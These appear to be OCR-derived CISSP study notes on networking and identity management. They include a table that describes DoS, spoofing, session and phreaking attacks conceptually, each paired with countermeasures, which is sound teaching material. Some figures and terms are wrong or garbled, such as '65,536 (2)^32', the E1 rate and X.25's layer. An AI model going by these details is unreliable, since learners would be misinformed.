Broadband is *analog signal* technology that uses frequency modulation to support numerous channels and is suitable for high throughput rates when several channels are multiplexed.

Cable TV and cable modems, ISDN, DSL, T1, and T3

Broadcast, Multicast and Unicast

Broadcast supports communications to *all possible recipients*.

Multicast supports communications to *multiple specific recipients*.

Unicast supports only a single communication to *a specific recipient*.

LAN Media Access

Carrier-Sense Multiple Access CSMA

Steps:

1. The host listens to the LAN media (in use or not)
2. If not being used, the host transmits its communication.
3. The host waits for an acknowledgment.
4. If no ack. after a time-out period, it will start over.

If a collision occurs, the communication would not have been successful, and thus an ack. would not be received.

CSMA variations:

Collision Avoidance CA | steps:

1. The host has two connections to the LAN media: *inbound* and *outbound*. The host listens on the inbound connection (in use or not)
2. If media not in use, the host requests permission to transmit.
3. If no permission after a time-out period, start over at step 1.
4. If permission is granted, the host TX over the outbound.
5. The host waits for an acknowledgment.
6. If no acknowledgment is received, start over at step 1

AppleTalk and 802.11 wireless networking are CSMA/CA.

CA is addressing collisions by employing 'permissions' in which a designated master system controls permission granting.

Collision Detection CD | steps:

1. The host listens to the LAN media (in use or not)
2. If is not being used, the host transmits its communication.
3. While transmitting, the host listens for collisions (two or more hosts transmitting simultaneously)
4. If a collision is detected, the host transmits a jam signal.
5. If a jam signal is received, all hosts stop transmitting and wait a random period of time and then starts over at step 1.

Ethernet networks employ the CSMA/CD technology.

CD is addressing collisions by having each member of the collision domain wait for a short but random period of time before starting the process over – this allows collisions to occur which can results in about 40 percent loss in throughput!

Token Passing performs communications using a *digital token.* Possession of the token allows a host to TX data. Once its tx is complete, it releases the token to the next system.

Token passing is used by token ring – FDDI for example.

Token Ring prevents collisions as only the system possessing the token is allowed to transmit data.

Polling performs communications using a *master-slave configuration*. One system is labeled as the primary system. The primary system polls or inquires of each secondary system in turn whether they have a need to transmit data.

Synchronous Data Link Control (SDLC) uses polling.

Polling addresses collisions by attempting to prevent them from using a permission system, essentially an inverse of CSMA/CA.

Network and Protocol Security Mechanisms

Secure communication channels

Simple Key Management for Internet Protocol SKIP | an encryption tool used to protect session-less datagram protocols. It was designed to integrate with IPSec; it functions at layer 3. It was replaced by *Internet Key Exchange IKE* in 1998.

Software IP Encryption swIPe | is layer 3 security protocol for IP. It provides *authentication*, *integrity*, and *confidentiality*.

Secure Remote Procedure Call S-RPC | authentication service to prevent *unauthorized execution of code on remote systems.*

Secure Electronic Transaction SET | a security protocol for the transmission of *transactions* over the Internet.

SET is based RSA encryption and DES and it has the support of major credit card companies, but not yet widely accepted.

Authentication Protocols

Challenge Handshake Authentication Protocol CHAP | used over PPP links and encrypts usernames/passwords. It uses a *challenge-response* mechanism and periodically re-authenticates the remote system throughout the session.

Password Authentication Protocol PAP | *transmits login info in the clear*; it simply provides a means to transport the logon credentials from the client to the authentication server.

Extensible Authentication Protocol EAP | a *framework for authentication* and not an actual protocol, it allows customized authentication security solutions (smart cards, tokens, and biometrics)

EAP Variations:

Protected EAP PEAP - encapsulates *EAP in a TLS tunnel* and is used for securing communications over 802.11 wireless networks and can be employed by WPA and WPA2.

Lightweight LEAP – Cisco's initial response to WEP, it supports frequent re-authentication and changing of WEP keys; but it turns out that LEAP is crackable - *Asleap tool*.

Voice

VoIP issues

-*Vishing attacks* – aim at falsifying caller ID with variety of tools.

-Some hackers robotize VOIP traffic to act as spam carriers; e.g. *Spam over Internet Telephony SPIT*.

-The call manager systems and the VoIP phones themselves might be vulnerable to host OS attacks and DoS attacks.

-*VoIPhopping* (the same idea of VLANhopping, only this one is against VoIP) can take place depending on the deployment.

Managing Email Security

Simple Mail Transfer Protocol SMTP layer-7, port 25 protocol and Internet standard for email transmission that's used to send and receive emails at the server side.

SMTP and relaying

SMTP relays mail from sender to intended recipient. However, *open relay* - which is an STMP server that does not authenticate senders before accepting and relaying mail; SHOULD BE AVOIDED.

Many Internet compatible email systems rely on the *X.400* standard for addressing and message handling.

IMAP VS. POP3

Email-client protocols that retrieve the emails from their server-based protocol – usually SMTP, and download it, either...

-In the mail server only – POP3 or

-One copy in the mail server and other copy downloaded locally at the recipient's workstation – IMAP.

Email Security Solutions

Secure Multipurpose Internet Mail Extensions S/MIME a standard that offers authentication and confidentiality to email through public key encryption and digital signatures.

Authentication ⇨ X.509 digital certificates.

Privacy ⇨ is Key Cryptography Standard PKCS encryption.

Two types of messages can be formed using S/MIME:

-*Signed message* ⇨ integrity, sender authentication, and non-repudiation.

-*Enveloped message* ⇨ integrity, sender authentication, and confidentiality.

MIME Object Security Services MOSS can provide authentication, confidentiality, integrity, and non-repudiation.

-Hashing ⇨ MD2 and MD5.

-Authentication ⇨ RSA.

-Encryption ⇨ DES.

Privacy Enhanced Mail PEM provides authentication, integrity, confidentiality, and non-repudiation.

PEM uses RSA, DES, and X.509.

Domain Keys Identified Mail DKIM a mean to assert that valid mail is sent by an organization through verification of domain name identity.

Pretty Good Privacy PGP a public-private key system that uses a variety of encryption algorithms to encrypt files and email messages based on 'web of trust' discipline.

Facsimile (Fax) Security

Fax represents a communications path that is vulnerable to various types of attacks (interception or eavesdropping)

Security mechanisms

-**Fax encryptor** is the capability to use an encryption protocol to scramble the outgoing fax signal (both end faxes must support the same encryption protocol)

-**Link encryption** is the use of an encrypted communication path, like a VPN or a secured telephone link, to transmit the fax.

-**Activity logs** and **exception reports** can be used to *detect* anomalies in fax activity that could be symptoms of attack.

For receiving faxes:

-Disable automatic printing.

-Purge the fax memory; and

-Maintain proper physical security

Remote access

Remote access can take the following forms (among others):

-Using a modem to dial up directly to a remote access server

-Connecting to a network over the Internet through a VPN

-Connecting to a terminal server through thin-client connection.

Traditionally, *telephony* included PSTN combined with modems. However, PBX, VoIP, and VPNs are now used for telephone communications as well.

Telecommuting - the ability of a distant client to establish a communication session with a network.

Telecommuting Techniques

Service Specific remote access gives users the ability to remotely connect to or interact with a single service, e.g. email.

Remote Control grants a remote user the ability to fully control another system that is physically distant from them. The monitor and keyboard act as if they are directly connected remotely.

Screen scrapper the screen on the target machine is scraped and shown to the remote operator.

Remote access security controls include:

-Stringent access control policies.

-Limiting remote access permissions to be only based on work-task-related purposes.

-Encryption and other data transmission security mechanisms.

Dial-Up Protocols

The two primary examples of dialup protocols:

Point-to-Point Protocol PPP a full-duplex protocol used for TCP/IP packets TX over various *non-LAN connections*, such as modems, ISDN, VPNs, Frame Relay, and so on.

It is the transport protocol of choice for dialup connections and its authentication is protected through the use of various protocols, such as CHAP and PAP.

PPP is a replacement for...

Serial Line Internet Protocol SLIP an older technology developed to support TCP/IP communications over *async serial connections,* such as serial cables or modem dial-up.

SLIP is rarely used but is still supported on many systems. It can support only IP, requires static IP addresses, offers no error detection or correction, and does not support compression.

Centralized Remote Authentication Services

Remote Authentication Dial-In User Service RADIUS RFC 2865 and RFC 2866 protocol that used to centralize the authentication of remote dial-up connections.

Diameter is **TCP**- AAA protocol that builds upon the functionality of RADIUS and overcome many of its limitations by adding many more functionalities; like support for *Mobile IP, Ethernet over PPP, and VoIP.*

It is a **peer-based** protocol (not client-server) and is not directly backward-compatible with RADIUS but provides an upgrade path. Diameter uses TCP and AVPs, and provides proxy server support

Terminal Access Controller Access-Control System

TACACS A Cisco's proprietary AAA protocol that's available in three versions: *TACACS*, Extended TACACS (*XTACACS*), and *TACACS+*. TACACS integrates the authentication and authorization processes, while XTACACS keeps them along with accounting; separate. TACACS+ improves XTACACS by adding two-factor authentication. TACACS+ is the most current and relevant version of this product line.

	RADIUS	TACACS+
Packet delivery	*UDP*	*TCP*
Packet encryption	*Only the password from RADIUS client to server.*	*All traffic between the client and server.*
AAA support	*Combines authentication and authorization*	*Separate AAA.*
Multiprotocol support	*Works over PPP connections.*	*Other protocols, AppleTalk, NetBIOS, and IPX.*
Responses	*Single-challenge response for all AAA*	*Multiple-challenge for each AAA processes.*

Virtual Private Network VPN

a communication tunnel that provides point-to-point TX of authentication and data over intermediary untrusted network.

Tunneling is the network communications process that protects the contents of protocol packets by encapsulating them in packets of another protocol.

VPN Protocols breakdown

VPN Protocol	Native authn.	Native encryption	Protocols Supported	Dial-Up Support
PPTP	*Yes*	*No*	*IP only*	*Yes*
L2F	*Yes*	*No*	*IP only*	*Yes*
L2TP	*Yes*	*No**	*Any*	*Yes*
IPSec	*Yes*	*Yes*	*IP only*	*No*

* L2TP doesn't have native encryption; however it relies on IPSec as its security mechanism.

Strategic Network services and Protocols

Domain Name Service DNS

It's a method of resolving hostnames to IP addresses, and vice versa.

DNS terms and concepts

Resource Records are the records that map hostnames to IP addresses.

Zone transfer a mechanism that synchronize the primary and secondary DNS servers information.

DNS resolver is responsible for sending out requests to DNS servers for host IP address information.

A **non-recursive query** means that the request just goes to that specified DNS server and either the answer is returned to the resolver or an error is returned.

A recursive query means that the request can be passed on from one DNS server to another one until the DNS server with the correct information is identified.

The **HOSTS file** resides on the local computer and can contain static hostname-to-IP address mapping information.

HOSTS file ensures that certain hosts resolve to specific IP addresses (opportunity), but they are attractive targets for attackers who want to redirect the traffic to specific hosts (risk)

Another issue with the HOSTS file is that it can be easily manipulated through malwares that exploit its inherited holes – a plaintext with no built-in security and is easily accessible, e.g. the directory of HOSTS file in most Windows OS is

`%systemroot%\system32\i386\drivers\etc`

HOSTS file can be protected by setting the file to the 'read-only state and by implementing HIDS solution.

DNS Records

Type	Record	Function
A	*Address*	Used to map hostnames to an IPv4
AAAA	*Address*	'A' record for IPv6
CNAME	*Canonical*	Alias of one name to another record
PTR	*Pointer*	Reverse lookup
SOA	*Start of authority*	Primary name server
SRV	*Service locator*	Protocol-specific records such as MX
MX	*Mail exchange*	Point to mail service

DNSSEC and DNS Splitting

DNSSEC implements PKI and digital signatures, which allows DNS servers to validate the origin of a message.

It's an immature technology that yet to be fully integrated globally, nevertheless more organizations are opting to use it, e.g. the US government has committed to using DNSSEC for all its top-level domains `(.gov, .mil)`

DNS Splitting is DNS security technology where server in the DMZ handles external hostname-to-IP resolution requests, while an internal DNS server handles only internal requests.

Dynamic Host Configuration Protocol DHCP

It's a network service that assigns IP addresses in real time from a specified range when a client connects to the network.

It has four stages: Discover, Offer, Request, and Acknowledgment (D-O-R-A)




Figure 5 DHCP Stages - Image from CISSP A-I-O 7th edition

The issue with DHCP is that both the client and server segments of the DHCP are vulnerable to falsified identity (no built-in authentication)

DHCP Snooping

DHCP security service that ensures that DHCP servers can assign IP addresses to only selected systems, identified by their MAC addresses.

The *Bootstrap Protocol (BOOTP)* is DHCP variation that enhances the functionality for diskless workstations.

Simple Network Management Protocol SNMP

It's a network technology that's used to view the status of the

network, traffic flows, and the hosts within the network; it uses ports (161 & 162)

Managers, agents and MIB

SNMP manager is the server portion, which polls different devices to check status information; the agent is a piece of software that runs on a network device. Management Information Base MIB is a logical grouping of the agent's objects; communities were developed to establish a trust between specific agents and managers. A community string is a password a manager uses to request data from the agent

SNMP Issues The biggest issue is that it can provide a wealth of information to attacker if it's not tightly secured.

SNMP v1 and v2 inherited flaws

-Most SNMP products usually come with default community string and are publically known (should be changed)

-SNMP v1&v2 sends community strings in the clear (even if it was changed, it still can be sniffed off the network) - a compensating control is to change these strings too often, the best control is to upgrade to v3 which has crypto functionalities.

-SNMP uses a well-know ports (should not be open to untrusted networks, if needed they should be filtered for authorization, firewall should only allow UDP traffic to and from preapproved network segments)

Virtual Local Area Network VLAN

VLANs are used to logically segment a network without altering its physical topology.

Communication between ports within the same VLAN occurs without hindrance and communication between VLANs can be denied or enabled using a routing function.

VLAN security functions

-Control and restrict broadcast traffic.

-Isolate traffic between network segments.

-Reduce a network's vulnerability to sniffers.

-Protect against broadcast storms

VLAN Private Ports

These are private VLANs that are configured to use a dedicated or reserved uplink port.

Network Address Translator NAT

Layer-3 protocol and a mechanism for converting the internal IP addresses found in packet headers into public IP addresses.

NAT advantages

-Connecting an entire network to the Internet using only a single (or just a few) leased public IP addresses.

-With NAT, one can use RFC 1918 address internally and still be able to communicate with the Internet.

-Hiding the IP addressing scheme and network topography from the Internet.

-Restricting connections so that only traffic stemming from connections originating from the internal protected network is allowed back into the network from the Internet.

NAT vs. PAT

Port Address Translation PAT maps one internal IP address to an external IP address and port number combination, theoretically 65,536 $(2)^{32}$ simultaneous communication, while with *NAT*, you must lease as many public IP addresses as you want to have for simultaneous communications (1:1); while in *PAT*, the ratio is up to (1:100)

Static NAT is when a specific internal client's IP address is assigned a *permanent* mapping to a specific external public IP address.

Dynamic NAT is used to grant multiple internal clients access to a few leased public IP addresses. Thus, a large internal network can still access the Internet without having to lease a large block of public IP addresses.

NAT-Traversal RFC 3947

It is a standards-based NAT proxy mechanism designed to support IPSec over NAT and provide encryption for point-to-point TCP/IP through the use of UDP encapsulation of IKE, thus removing the original NAT limitation of not being directly compatible with IPSec.

Switching Technologies

Circuit Switching

An obsolete technology that was used for managing telephone calls over the PSTN through dedicated physical pathways.

The pathway is only available after the current session is terminated or disconnected.

Packet Switching

Breaks communication into small segments (usually fixed-length packets) and sent across the intermediary networks to the destination.

Circuit Switching	Packet Switching
Constant traffic	Bursty traffic
Fixed known delays	Known delays
Connection oriented	Connectionless
Sensitive to connection loss	Sensitive to data loss
Used for voice	Used for data traffic

Virtual Circuits

Logical pathway or circuit created over a *packet-switched* network between two specific endpoints.

It has two types:

Permanent virtual circuits PVCs | dedicated leased line, always exists and is waiting for the customer to send data.

Switched Virtual Circuits SVCs | more like a dial-up connection where a VC has to be created by the best path currently available and then disassembled after the tx is complete.

Switching Risks and opportunities

Packet switching technology uses data from different sources in the same physical link, this shared environment added an new attack vector, and arose concerns like eavesdropping, on the other hand this independency nature has solidified the availability and make it possible to continue data delivery - even if one physical line goes down, delivery will continue using alternate paths, circuit switching is essentially the reverse*, what is risk here, is opportunity there.*

WAN Technologies

WAN links can be divided into two primary categories:

Dedicated line | aka line or point-to-point link is one that is continually reserved for use by a specific customer, examples: Frame Relay, ATM, SONET, SMDS, X.25, and so on.

Non-dedicated line | is one that requires a connection to be established before data transmission can occur, examples: Standard modems, DSL, and ISDN.

ISDN

It's a fully digital telephone network that supports both voice and high-speed data communications; it has two standards

Basic Rate Interface BRI | two B channels and one D channel. The B channel's throughput of 64 Kbps and are used for data transmission; while the D channel is used for call establishment, management, and teardown with bandwidth of 16 Kbps. BRI is 144 Kbps of total throughput.

Primary Rate Interface PRI | 23 B channels and 1D channel, with a total throughput of 1.544 Mbps (T1)

Technology	Type	Speed
Digital Signal 0	Partial TI	64 kbps - 1.544 Mbps
Digital Signal 1	T1	1.544 Mbps
Digital Signal 3	T3	44.736 Mbps
Euro. Digital tx format 1	E1	2.108 Mbps
Euro. Digital tx format 3	E3	34.368 Mbps
Cable Modem	-	10+ Mbps

Examples of dedicated leased lines

WAN Connection Technologies

The border connection device is called the Channel Service Unit/Data Service Unit CSU/DSU (convert LAN signals into the format used by the WAN carrier network and vice versa)

Data Terminal Equipment/Data Circuit-terminating Equipment DTE/DCE provides the actual connection point for the LAN's router (DTE) and the WAN carrier network's switch (DCE).

X.25 | PVC packet-switching layer-1 technology that was widely used in Europe, and is declining because of its lower throughput rates when compared to Frame Relay or ATM.

Frame Relay | PVC packet-switching layer-2 technology.

In leased lines, cost is based primarily on the distance between endpoints, but with Frame Relay, cost is primarily based on the amount of data transferred.

Frame Relay's CIR

Committed Information Rate CIR is the guaranteed minimum bandwidth a service provider grants to its customers.

Frame Relay requires the use of DTE (owned by customer) /DCE (owned by ISP)

Asynchronous transfer mode ATM | cell-switching technology that fragments communications into fixed-length *53-byte cells* (more efficiency and higher throughputs)

ATM can use either PVCs or SVCs. can guarantee a minimum bandwidth and a specific level of quality.

Switched Multimegabit Data Service SMDS | connectionless packet-switching technology and ATM forerunner used to connect multiple LANs that communicate infrequently to form a MAN or a WAN. It fragments data into small transmission cells.

Specialized Protocols

Synchronous Data Link Control SDLC | used on leased lines to provide connectivity for mainframes, such as IBM Systems Network Architecture (SNA) systems. SDLC uses *polling at OSI layer 2* and is a bit-oriented synchronous protocol.

High-Level Data Link Control HDLC | refined version of SDLC designed specifically for serial synchronous connections. HDLC supports full-duplex communications and supports both point-to-point and multipoint connections; it uses *polling at layer 2* and offers flow control and error detection and correction.

High Speed Serial Interface HSSI | *layer-1 DTE/DCE interface standard* that defines how multiplexors and routers connect to high-speed network carrier services such as ATM or Frame Relay.

Network Attacks

⇩ ⇩ ⇩

Category	Sub-Cat	Attacks	Target (s)	Description	Possible Countermeasure(s)
DoS & DDoS	Flooding	SYN flood	TCP	It disrupts the standard three-way handshake; the attackers send multiple SYN packets but never complete (ACK) the connection.	Ingress filtering, firewalls, IDPSs and proxies, and active monitoring.
		LAND	TCP	Local Area Network Denial is spoofed SYN packets sent to a victim using the victim's IP address as both the source and destination IP address.	Network security solutions and applying updates to workstation and OSs
		Smurf	ICMP	flooding the victim with ICMP echo packets (spoofed broadcast ping request using the IP address of the victim as the source IP address)	Block broadcast addressing feature on external router or firewall, install IDPS solutions.
		Fraggle	UDP	This attack uses UDP packets over UDP ports 7&19. The attacker broadcasts a UDP packet using the spoofed IP address of the victim.	System updates should protect against this attack considering that it's relatively old attack.
		Fragmented ACK	IP	This attack uses 1500-byte packets with the goal of hogging and consuming the target bandwidth with moderate packet rate.	Ingress filtering, firewalls, IDPSs and proxies, and active monitoring.
		Teardrop	IP	Some sort of malformed packet where an attacker fragments traffic in such a way that a system is unable to put data packets back together.	Keep systems updated and install HIDS.
		Ping flood	ICMP	An attacker overwhelms the victim with ICMP 'ping' packets by sending those packets as fast as possible without waiting for replies.	Ingress filtering, firewalls, IDPSs and proxies, and active monitoring.
		Amplification	DNS	An attacker uses publicly accessible open DNS servers to flood victims with DNS response traffic by sending DNS lookup request to an open DNS server with the source address spoofed to be the target address.	Eliminate unsecured recursive resolvers and upgrade DNS to DNSSEC.
	C&C	Bots	Work-stations	Collection of compromised computers infected with malware that allows an attacker to control them, by means of, e.g. covert channel over IRC channel.	Deploy IDPS, hire DDoS protection provider (e.g. Cloudfare) for your web traffic.
Masquerading & Scanning	Poisoning	DNS Poisoning	DNS	Altering the domain-name-to-IP-address mappings to redirect traffic to a rogue DNS system or to simply perform a DoS.	Allow only authorized changes to DNS, restrict zone transfers, and log all privileged DNS activities.
		ARP Poisoning	ARP	A malicious actor sends falsified ARP message over LAN, this results in the linking of an attacker MAC address with the IP of legitimate server.	Static ARP entries, OS hardening and updates.
	Spoofing	Hyperlink Spoofing	HTML	Phising attack, on which a spoofed URL (that seems legitimate) is sent to users, in the hope that user, will unwittingly click on the link to be redirected to totally malicious, different website.	Given that this is some kind social engineering attack, user awareness is the first line of defence, implement inbound/outbound filters.
		Rogue WAPs	WLAN	A WAP that has been installed on secure network without authorization.	Deploy wireless IPSs, deploy SNMPv3 solutions
	Discovery	Sniffing	Network medium	Passive attack in which a protocol analyzer or a sniffer is installed in the network to listen (eavesdrop) to communication traffic.	Physical security and network encryption.
		Port Scan	TCP&UDP Ports	An attack that's used to probe a server's port status through port scanner tools, thereby gathering network intelligence for further attacks.	Ingress filtering, IDPS solutions and systems hardening and updates.
		SYN Scan	TCP	Sending a single packet to each scanned port with the SYN flag set. This indicates a request to open a new connection.	

Category	Sub-Cat	Attacks	Target(s)	Description	Possible countermeasure(s)
Session attacks	Hijacking	Session hijacking	Communication Sessions	Aka as *cookie hijacking* is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system.	Endpoint protection, encrypting sessions, low cookies time limit and mutual authentication.
	Sniffing/ Relying	Man in the Middle attack		Active eavesdropping attack, works by establishing connections to two or more victim machines and relaying messages between them (each victim believes it is communicating directly with another victim)	Session encryption and mutual authentication.
	Manipulation	Replay attack		Attempts to re-establish a communication session by replaying captured traffic against a system. These attacks are made possible through capturing network traffic by means of eavesdropping.	One-time authentication mechanisms and sequenced session identification.
		Modification attack		An attack against communication integrity where an attacker alters packet header information to redirect packets to different destination or to modify the payload.	Deploying integrity mechanisms such as checksum and use encryption.
	Hijacking	DNS hijacking	DNS	Subverting the resolution of DNS queries, by means of i.e. malware that overrides the TCP/IP configurations to point at rogue DNS under the control of an attacker.	Upgrade DNS to DNSSEC and deploy IDPSs.
Wireless & voice	VOIP	SIP attack	Voice systems	A form of DoS that involves sending a malformed SIP INVITE request to a telephony server, resulting in a crash of that server.	Implement Secure SIP (RFC 3261) mechanism that sends SIP messages on encrypted channels.
		SPIT attack		*Spamming Over Internet Telephony* is the 'telephony' version of the regular email spam, which involves sending thousands of voicemail to VOIP services.	Separate infrastructure, VOIP-aware firewalls, secure protocols (SRTP), encryption; SIP/TLS.
		Vishing		VOIP Phising, involves attacker calling someone, faking trustworthy individual to extract valuable information (some form of Social Engineering)	User awareness and directive controls.
		Malware		This attack targets the software implementation on the VOIP call manager (not the VOIP service itself) through means of malicious codes.	Applying updates and patches, installing security solutions (HIDS, antimalware and so on)
		Caller-ID Spoofing		The act of altering the information forwarded in the caller ID in order to hide the true original ID, some apps like, *SpoofCard* are used to launch this attack.	Not possible to prevent receiving spoofed calls, legal actions should be taken in the case of harassment.
	PBX	War-dialing		A technique of automatically scanning a list of telephone numbers, usually by dialing in local area code to search for live modems	Harden the network by removing modems, if any; randomize the numbering scheme of the modems.
		Colored boxes		Black box ⇨manipulates line voltages, Red box ⇨stimulates tones of coins, Blue box ⇨stimulates 2600 Hz tone and White box ⇨is DMF generator (that's keypad)	Upgrade the telephony system.
		DISA attacks		*Direct Inward System Access*; a feature in PBX system that can be exploited by phreakers if its access codes are accessible; to make long-distance calls.	Secure the DISA access codes and change them frequently.
	Wireless	War-driving	WLAN	Discovering wireless LANs by listening to beacons or sending probe requests, thereby providing launch point for further attacks.	Limit the antenna strength, disable SSID broadcast,
		MAC Spoofing		Reconfiguring an attacker's MAC address to pose as an authorized AP.	Use MAC filtering techniques.

New Trends in DDoS

Volumetric DDoS

An attack that floods a target network with data packets that completely saturate the available network bandwidth, it target (layer 3&4) networks. TREND | attacks of 20 Gbps and above is account of 1/3 of all DDoS attack.


NTP Amplification

Exploits a feature on NTP servers; called MONLIST, it returns a list of last 600 addresses that communicated with the server. Attacker sends MONLIST requests to NTP servers using a spoofed target address. TREND | 400 Gbps NTP DDoS attack is the DDoS ever reported.

Consists of short packet bursts at random interval over long period of time, it can last days or even weeks, typically 20 – 60 mins! Trend | this attack usually occur again after another 12-48 hrs, traditional DDoS prevention solution, e.g. GRE tunneling are ineffective with this type of DDoS.

Multi-victor

It consists of some combination of other DDoS. Trend | 81% of DDoS employs at least two types of vectors!



Statistics as of 2016, Source: Imperva® white paper on DDoS trends

DDoS over IoT

A relatively new attack (2016), which mainly targeted the DNS provider 'Dyn' and was famously launched with the help of hacked IoT devices, the C&C was carried through a malware called 'Mirai'.

Way to Domain#5


Domain 5 Identity and Access Management

Do you know these already? If no, please refer back to your resources, if yes, march on:

Passwords, biometrics, SSO, LDAP, FidM, Cloud identity, provisioning, RBAC, RuBAC, MAC, DAC and access control attacks.

Access control is any hardware, software, or administrative policy or procedure that controls access to resources.

The goal is to provide access to authorized subjects and prevent unauthorized access attempts.



Authentication factors

Type 1 authentication factor is something you know (password, PIN or passphrase)

Type 2 authentication factor is something you have (smartcard, hardware token, smartcard, memory card, or USB drive)

Type 3 authentication factor is something you are or something you do. It is a physical characteristic of a person identified with different types of biometrics.

Passwords

The most common authentication technique and the most unsecure (something you know)

Types of passwords

Password Phrases

A string of characters similar to a password but that has unique meaning to the user (usually longer than static password), example: `iWillP@$$theC!$$P`

Cognitive password

...is series of questions about facts or predefined responses that only the subject should know. *What is your birth date? What is your mother's maiden name?*

One of the flaws associated with cognitive passwords is that the information is often available via the Internet.

Case study | an attacker broke into Sarah Palin's personal Yahoo! email account when she was a vice presidential candidate in 2008. The attacker accessed biological information about her that he found on social media pages and was able to answer questions posed by Yahoo!'s account recovery process.

One-time Password OTP

It's aka *dynamic password*. It is good only once, after the password is used, it is no longer valid, usually combined with tokens.

Strong Passwords Requirements

Maximum Age this setting requires users to change their password periodically, such as every 45 days.

Password Complexity how many types of character the password includes (uppercase characters, lowercase, symbols and special characters)

Password Length the number of characters in the password. Naturally the longer the password, the harder it is to be cracked *(every additional character doubles the efforts needed to crack a password!)*

Password History this feature remembers a certain number of previous passwords and prevents users from reusing previously used password.

Account Lockout a threshold (clipping level) can be set to allow only a certain number of unsuccessful logon attempts, this is a protection method against password guessing attack.

Password Encryption

Passwords are rarely stored in plain text. Instead, a system will create a hash of a password using a hashing algorithm such as *Password-Based Key Derivation Function 2 (PBKDF2)*

Smartcards, Tokens, memory card, crypto keys

Smartcard

Types 2, credit card–sized ID. It has the capability of processing info because it has a microprocessor and ICs incorporated into the card itself, hence *smart*. It provides both identification and authentication services; but it's best to be combined with another authentication factor such as a PIN or password.

CAC & PIV

Personnel within the US government use either Common Access Cards (CACs) or Personal Identity Verification (PIV) cards. CACs and PIV cards are smartcards that include pictures and other identifying information about the owner.

Smartcard Types

- **Contact card** has a *gold seal* on the face of the card that requires full insertion into a card reader to be processed.
- **Contactless card** has an *antenna* wire that surrounds the perimeter of the card, it requires that card to come within an EM field of the reader and generate enough power through the antenna to power the internal chip.

Contactless cards have two types:

-*Hybrid* | has two chips, with the capability of utilizing both the contact and contactless formats.

-*Combo* | has one microprocessor chip that can communicate to contact or contactless readers.

Tokens

A token, or hardware *token*, is a password-generating device that users can carry with them; it's commonly a display that shows a six- to eight-digit number. It uses OTP.

Tokens Types

- **Synchronous token** synchronizes with the authentication service by using *time* or a *counter* as the core piece of the authentication process. It can be *time-based* or *counter-based* aka event-based.

RSA's SecurID tokens are well-known time-based token.

Asynchronous token uses an asynchronous token–generating method by employs a *challenge/response* scheme.

Soft Tokens

OTPs can also be generated in software (no hardware token device). These are referred to as soft tokens and require that the authentication service and application contain the same base secrets, which are used to generate the OTPs.

Memory cards

The main difference between memory cards and smart cards is their capacity to process information (memory card can't process info)

It can hold a user's authentication information so the user only needs to type in a user ID or PIN and present the memory card, and it can be used with computers (require a reader)

Cryptographic Keys

This method authenticates one's identity using a private key by generating a *digital signature*.

Biometrics

Type 3 authentication factor (something you are)

It is the technical term for body measurements and calculations and is used as form of identification and access control.

Technology	Type	Mechanism	Effectiveness	Performance factors	User acceptance
Fingerprint	Physiological	Minutiae, ridge formations or other unique patterns found on the fingertips are captured and compared.	Some scanning devices can have a FRR of nearly 50 percent.	Dirt, dryness, extensive manual labor, or exposure to corrosive chemicals. the device also can be prone to errors (dirt buildup and grimes)	Medium, some resistance based on association with law enforcement
Facial recognition		Uses the geometric patterns of faces for detection and recognition.	Dependent on lighting, positioning, updating reference template.	Environmental factors.	Good, but there could be some concern about possible misuse.
Iris scan		Based on the unique visible characteristics of the eye's iris, the colored ring that surrounds the pupil.	The second most effective after the retina scan.	Can be fooled with a high-quality image in place of a person's eye (recent iris scanning technologies are using measurements at different wavelengths to detect if the eye is living)	Medium, some resistance based on sensitivity of eye.
Retina scan		Patterns of blood vessels on retina are captured by projecting a low-intensity IR light through the pupil and onto the retina.	The most effective biometric. FRRs can be as low as 0.1 percent and FARs as low as 0.0001	Can be affected by diseases such as AIDS glaucoma, diabetes, and high blood pressure.	The least accepted, it's considered intrusive (invades privacy and could reveal the person's medical info)
Palm scan		A near-infrared light measures vein patterns in the palm (by placing the palm over a scanner, no need to touch)	More accurate than fingerprint in that it contains other info such as texture, indents and marks.	Has more adaptability and less likely to be affected by factors such as changes person's physical conditions	Good.
Hand geometry		Collects over 90 traits of dimensions of the hand and fingers, using such metrics as the height of the fingers, distance between joints, and shape of the knuckles.	Not as much distinguishing information can be found in this biometric compared to other systems.	Hand injuries, jewelries and age.	Good, but may require minimal training
